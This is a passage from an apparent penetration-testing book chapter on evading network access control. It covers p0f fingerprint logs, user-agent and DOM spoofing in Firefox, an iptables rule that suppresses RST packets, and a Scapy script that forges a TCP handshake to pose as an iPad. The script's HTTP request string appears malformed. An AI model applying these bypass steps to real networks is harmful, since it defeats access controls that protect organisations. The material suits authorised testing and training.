
```
# p0f -o poflog
```

p0f likes to show you some live data as it's collecting the juicy gossip. Here we can see that `192.168.108.22` is already fingerprinted as a Windows NT host by looking at a single SYN packet:



```
.-[ 192.168.108.22/54339 -> 173.222.110.219/443 (mtu) ]-
|
| client   = 192.168.108.22/54339
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 192.168.108.22/54340 -> 34.196.100.20/443 (syn) ]-
|
| client   = 192.168.108.22/54340
| os       = Windows NT kernel
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:mss*44,8:mss,nop,ws,nop,nop,sok:df,id+:0
|
`----

.-[ 192.168.108.22/54340 -> 34.196.100.20/443 (mtu) ]-
|
| client   = 192.168.108.22/54340
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----
```

Ctrl + *C* closes p0f. Now, let's open up our (greppable) log file with nano:



```
  GNU nano 2.9.1                           poflog

[2018/04/06 23:00:41] mod=syn|cli=192.168.108.22/54311|srv=54.236.214.102/443|subj=cli$
[2018/04/06 23:00:41] mod=mtu|cli=192.168.108.22/54311|srv=54.236.214.102/443|subj=cli$
[2018/04/06 23:00:42] mod=syn|cli=192.168.108.22/54320|srv=52.54.162.19/443|subj=cli|o$
[2018/04/06 23:00:42] mod=mtu|cli=192.168.108.22/54320|srv=52.54.162.19/443|subj=cli|l$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54322|srv=54.82.169.234/443|subj=cli|$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54322|srv=54.82.169.234/443|subj=cli|$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54323|srv=54.83.87.53/443|subj=cli|os$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54323|srv=54.83.87.53/443|subj=cli|li$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54324|srv=54.82.133.57/443|subj=cli|o$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54324|srv=54.82.133.57/443|subj=cli|l$
[2018/04/06 23:00:43] mod=syn|cli=192.168.108.22/54325|srv=54.83.188.123/443|subj=cli|$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54325|srv=54.83.188.123/443|subj=cli|$
$=cli|os=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,8:mss,n$
[2018/04/06 23:00:43] mod=mtu|cli=192.168.108.22/54326|srv=34.194.18.88/443|subj=cli|l$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54312|srv=91.190.217.51/12350|subj=cl$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54312|srv=91.190.217.51/12350|subj=cl$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54313|srv=23.101.156.198/443|subj=cli$
[2018/04/06 23:00:44] mod=host change|cli=192.168.108.22/54313|srv=23.101.156.198/443|$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54313|srv=23.101.156.198/443|subj=cli$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.22/54321|srv=52.169.83.3/443|subj=cli|os$
[2018/04/06 23:00:44] mod=host change|cli=192.168.108.22/54321|srv=52.169.83.3/443|sub$
[2018/04/06 23:00:44] mod=mtu|cli=192.168.108.22/54321|srv=52.169.83.3/443|subj=cli|li$
[2018/04/06 23:00:44] mod=syn|cli=192.168.108.12/50795|srv=15.72.255.52/80|subj=cli|os$

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

Beautiful, isn't it? The interesting stuff is the raw signature at the end of each packet detail line, which is made up of colon-delimited fields in the following order:

1. Internet protocol version (for instance, 4 means IPv4).
2. Initial **time-to-live** (**TTL**). It would be weird if you saw anything other than 64, 128, or 255, but some OSes use different values; for example, you may see AIX hosts using 60, and legacy Windows (95 and 98) using 32.
3. IPv4 options length, which will usually be 0.
4. **Maximum Segment Size** (**MSS**), which is not to be confused with MTU. It's the maximum size in bytes of a single TCP segment that the device can handle. The difference from MTU is that the TCP or IP header is not included in the MSS.

5. TCP receive window size, usually specified as a multiple of the MTU or MSS. p0f is nice enough to let us know; in this case, the value is the MSS multiplied by 44.
6. Window scaling factor, if specified.
7. A comma-delimited ordering of the TCP options (if any are defined).
8. A field that the `readme` calls *quirks*: weird stuff in the TCP or IP headers that can help us narrow down the stack creating it. Check out the `readme` file to see what kind of options are displayed here; an example is `df` for the `don't fragment` flag set.


Why are we concerned with these options anyway? That's what the fingerprint database is for, isn't it? Of course, but part of the wild and wacky fun of this tool is the ability to customize your own signatures. You might see some funky stuff out there and it may be up to you playing with a quirky toy in your lab to make it easier to identify in the wild. However, of particular concern to the pen tester is the ability to craft packets that have these signatures to fool these NAC validation mechanisms. We'll be doing that in the next section, but for now, you have the information needed to research the stack you want to spoof.

Spoofing the HTTP User-Agent

Some budding hackers may be surprised to learn that browser user agent data is a consideration in network access control systems, but it is commonly employed as an additional validation of a client. Thankfully for us, spoofing the HTTP User-Agent field is easy. Back in my day, we used custom UA strings with cURL, but now you kids have fancy browsers that allow you to override the default.

Let's try to emulate an iPad. Sure, you can experiment with an actual iPad to capture the user agent data, but UA strings are kind of like MAC addresses in that they're easy to spoof, and detailed information is readily available online. So, I'll just search the web for iPad user agent data and go with the more common ones. As the software and hardware change over time, the UA string can change, as well. Keep that in mind if you think all iPads (or any device) are created equal.

In Kali, we open up Firefox ESR and navigate to `about:config` in the address bar. Firefox will politely warn you that this area isn't for noobs; go ahead and accept the warning. Now, search for `useragent` and you'll see the configuration preferences that reference the user agent:




Search: useragent

Preference Name	Status	Type	Value
devtools.inspector.showUserAgentStyles	default	boolean	false
dom.push.userAgentID	default	string	
general.useragent.compatMode.firefox	default	boolean	false
general.useragent.locale	default	string	en-US
general.useragent.site_specific_overrides	default	boolean	true

Note that there isn't an override preference name with a string data type (so we can provide a `useragent` string). So, we have to create it. Right-click to create a new preference name and call it `general.useragent.override`.


The data type is a string, of course, and the value is the user agent data. Keep in mind, there isn't a handy builder that will take specific values and put together a nicely formatted UA string; you have to punch it in character by character, so check the data you're putting there for accuracy. You could pretend to be a refrigerator if you wanted to, but I'm not sure that helps us here:



Search: useragent

Preference Name	Status	Type	Value
devtools.inspector.showUserAgentStyles	default	boolean	false
dom.push.userAgentID	default	string	
general.useragent.compatMode.firefox	default	boolean	false
general.useragent.locale	default	string	en-US
general.useragent.override	user set	string	Mozilla/5.0 (iPad; CPU OS 9_3_2 like Mac OS...
general.useragent.site_specific_overrides	default	boolean	true

I've just dumped in the User-Agent data for an iPad running iOS 9.3.2, opened a new tab, and verified what the web thinks I am:



Website Goodies: What is my user agent?

Your user agent:

```
Mozilla/5.0 (iPad; CPU OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Ge
```

What does your user agent tell a website?

Browser:	Mobile Safari 9
Operating System:	iOS 9
Device:	Apple iPad iPad

The **Website Goodies** page is now convinced that my Kali box is actually a friendly iPad.

While we're here, we should cover ourselves from JavaScript validation techniques, as well. Some captive portals may inject some JavaScript to validate the operating system by checking the **Document Object Model** (**DOM**) fields in the browser. You can manipulate these responses in the same way you did for the User-Agent data:

```
general.[DOM key].override
```

For example, the `oscpu` field will disclose the CPU type on the host, so we can override the response with the following:

```
general.oscpu.override
```

As before, the data type is a string. This seems too easy, but keep in mind that the only code that will get the true information instead of your override preferences that are defined here is privileged code (for instance, code with `UniversalBrowserRead` privileges). If it was easy enough to inject JavaScript that could run privileged code, then we'd have a bit of a security nightmare on our hands. This is one of those cases where the trade-off helps us.

Breaking out of jail – masquerading the stack

Imagine you're trying to get into a guarded door. The moment you open that door, a guard sees you and, identifying you as unauthorized, immediately kicks you out. But, suppose that an authorized person opens the door and props it open, and the guard will only verify the identity of the person walking through every 10 minutes or so, instead of continuously. They assume that an authorized person is using the door during that 10-minute window because they already authenticated the first person who opened it and propped it open.

Of course, this wouldn't happen in the real world (at least, I sure hope not), but the principle is often seen even in sophisticated industry-standard network access control systems. Instead of people, we're talking about packets on the network. As we learned from our fingerprinting exercise, the fine details of how a packet is formed betrays a particular source system. These details make them handy indicators of a source. It quacks like a duck and it walks like a duck, so it is a duck and definitely not a guy in a duck costume.

NACs employing this kind of fingerprinting technique will conduct an initial evaluation, and then assume the subsequent packets match the signature, just like our guard who figures the door is being used by the good guy after they do their first check. The reason for this is simple: performance. Whether the follow-up checks are every few minutes or never will depend on the NAC and configuration.

We're going to introduce a tool called Scapy to demo this particular attack. As we progress through this book, you will see that Scapy could easily replace most of the tools that pen testers take for granted: port scanners, fingerprinters, spoofers, and so on. We're going to do a quick demo for our NAC bypass here, but we will be leveraging the power of Scapy in coming chapters.

Following the rules spoils the fun – suppressing normal TCP replies

The details of a TCP handshake are beyond the scope of this chapter, but we'll discuss the basics to understand what we need to do to pull off the masquerade. Most of us are familiar with the TCP three-way handshake:

1. The client sends a SYN request (synchronize)
2. The receiver replies with a SYN-ACK acknowledgment (synchronize-acknowledge)
3. The client confirms with an ACK acknowledgment; the channel is established and communication can begin

This is a very simple description (I've left out sequence numbers; we'll discuss those further), and it's nice when it works as designed. However, those of you with any significant Nmap experience should be familiar with the funny things that can happen when a service receives something out of sequence. Section 3.4 of RFC 793 is where the fun is really laid out, and I encourage everyone to read it. Basically, the design of TCP has mechanisms to abort if something goes wrong – in TCP terms, we abort with a RST control packet (reset). This matters to us here because we're about to establish a fraudulent TCP connection designed to mimic one created by the Safari browser on an iPad. Kali will be very confused when we get our acknowledgment back:

1. Scapy uses our network interface to send the forged SYN packet
2. The captive portal web service sends a SYN-ACK back to our address
3. The Kali Linux system itself, having not sent any SYNs, will receive an unsolicited SYN-ACK

4. Per RFC specification, Kali decides something is wrong here and aborts with a RST packet, exposing our operating system's identity

Well, this won't do. We have to duct-tape the mouth of our Kali box until we get through validation. It's easy enough with `iptables`.

`iptables` is the Linux firewall. It works with policy chains where rules for handling packets are defined. There are three policy categories: input, forward, and output. Input is data destined for your machine; output is data originating from your machine; and forward is for data not really destined for your machine but will be passed on to its destination. Unless you're doing some sort of routing or forwarding – like during our man-in-the-middle attack earlier in the chapter – then you won't be doing anything with the forward policy chain. For our purposes here, we just need to restrict data originating at our machine.


Extra credit if you've already realized that, if we aren't careful, we'll end up restricting the Scapy packets! So, what are we restricting, exactly? We want to restrict a TCP `RST` packet destined for port `80` on the gateway and coming from our Kali box. For our demonstration, we've set up the listener at `192.168.108.215` and our Kali attack box is at `192.168.108.225`.

```
# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 192.168.108.225 -d 192.168.108.215 -j DROP
```

Let's break this down:

- `-F` tells `iptables` to *flush* any currently configured rules. We were tinkering with rules for our ARP attack, so this resets everything.
- `-A` means *append* a rule. Note that I didn't use the potentially misleading term *add*. Remember that firewall rules have to be in the correct order to work properly. We don't need to worry about that here as we don't have any other rules, so that's for a different discussion.
- `OUTPUT` identifies the policy chain to which we're about to append a rule.
- `-p` identifies the protocol, in this case TCP.
- `--destination-port` and `--tcp-flags` are self-explanatory: we're targeting any `RST` control packets destined for the HTTP port.
- `-s` is our source and `-d` is our destination.
- `-j` is the *jump*, which specifies the rule target. This just defines the actual action taken. If this were omitted, then nothing would happen but the rule packet counter would increment.

The following screenshot illustrates the output of the preceding command:



```
root@yokwe:~# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flag
s RST RST -s 192.168.108.225 -d 192.168.108.215 -j DROP
root@yokwe:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  yokwe                192.168.108.215      tcp dpt:http flags:RST/RS
T
root@yokwe:~#
```

We're ready to send our forged packets to the captive portal authentication page.

Fabricating the handshake with Scapy and Python

Kali Linux 2018.1 has Scapy ready to go, but it's good to make sure you have all your dependencies in order. My copy of Kali didn't have the Python ECDSA cryptography installed, for example. We don't need it here, but I don't like to have alerts when I fire up Scapy. You can run this command before we get started:


```
# apt-get install graphviz imagemagick python-gnuplot python-pyx python-
ecdsa
```

You can bring up the Scapy interpreter interface by simply commanding `scapy`, but for this discussion, we'll be importing its power into a Python script.

Scapy is a sophisticated packet manipulation and crafting program. Scapy is a Python program, but Python plays an even bigger role in Scapy as the syntax and interpreter for Scapy's domain-specific language. What this means for the pen tester is a packet manipulator and forger with unmatched versatility because it allows you to literally write your own network tools, on the fly, with very few lines of code – and it leaves the interpretation up to you, instead of within the confines of what a tool author imagined.

What we're doing here is a crash course in scripting with Python and Scapy, so don't be intimidated. We will be covering Scapy and Python in detail later on in the book. We'll step through everything happening here in our NAC bypass scenario so that, when we fire up Scapy in the future, it will quickly make sense. If you're like me, you learn faster when you're shoved into the pool. That being said, don't neglect curling up with Scapy documentation and some hot cocoa. The documentation on Scapy is excellent.

As you know, we set up our captive portal listener and OS fingerprinter at `192.168.108.215`. Let's try to browse this address with an unmodified Firefox ESR in Kali and see what p0f picks up:



```
  GNU nano 2.9.1                           webservertest

$ubj=cli|os=Linux 3.11 and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,7:mss$
[2018/04/08 13:38:31] mod=mtu|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj=cl$
[2018/04/08 13:38:31] mod=syn+ack|cli=192.168.108.225/38202|srv=192.168.108.215/80|sub$
[2018/04/08 13:38:31] mod=mtu|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj=sr$
[2018/04/08 13:38:31] mod=http request|cli=192.168.108.225/38202|srv=192.168.108.215/8$
[2018/04/08 13:38:41] mod=uptime|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj$

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

We can see in the very top line, representing the very first SYN packet received, that p0f has already identified us as a Linux client. Remember, p0f is looking at how the TCP packet is constructed, so we don't need to wait for any HTTP requests to divulge system information. Linux fingerprints are all over the TCP three-way handshake, before the browser has even established a connection to the site.


In our example, we want to emulate an iPad (specifically, one running iOS 9.3.2 to match our user-agent spoof from earlier). Putting on our hacker hat (the white one, please), we can put two and two together:

- p0f has a database of signatures (`p0f.fp`) that it references in order to fingerprint a source
- Scapy allows us to construct TCP packets and, with a little scripting, we can tie together several Scapy lines into a single TCP three-way handshake utility

We now have a recipe for our spoofing attack. Now, Scapy lets you construct communications in its interpreter, using the same syntax as Python, but what we're going to do is fire up nano and put together a Python script that will import Scapy. We'll discuss what's happening here after we confirm the attack works:


```
#!/usr/bin/python
from scapy.all import *
CPIPADDRESS="192.168.108.215"
SOURCEP=random.randint(1024,65535)
ip=IP(dst=CPIPADDRESS, flags="DF", ttl=64)
tcpopt=[("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
("NOP",None), ("Timestamp",(123,0)), ("SAckOK",""), ("EOL",None)]
SYN=TCP(sport=SOURCEP, dport=80, flags="S", seq=1000, window=0xffff,
options=tcpopt)
SYNACK=sr1(ip/SYN)
ACK=TCP(sport=SOURCEP, dport=80, flags="A", seq=SYNACK.ack+1,
ack=SYNACK.seq+1, window=0xffff)
send(ip/ACK)
request="GET / HTTP/1.1\r\nHost: " + CPIPADDRESS + "\rMozilla/5.0 (iPad;
CPU OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko)
Version/9.0 Mobile/13F69 Safari/601.1 \r\n\r\n"
PUSH=TCP(sport=SOURCEP, dport=80, flags="PA", seq=1001, ack=0,
window=0xffff)
send(ip/PUSH/request)
RST=TCP(sport=SOURCEP, dport=80, flags="R", seq=1001, ack=0, window=0xffff)
send(ip/RST)
```

Once I'm done typing this up in nano, I save it as a `.py` file and `chmod` it to allow execution. That's it – the attack is ready:



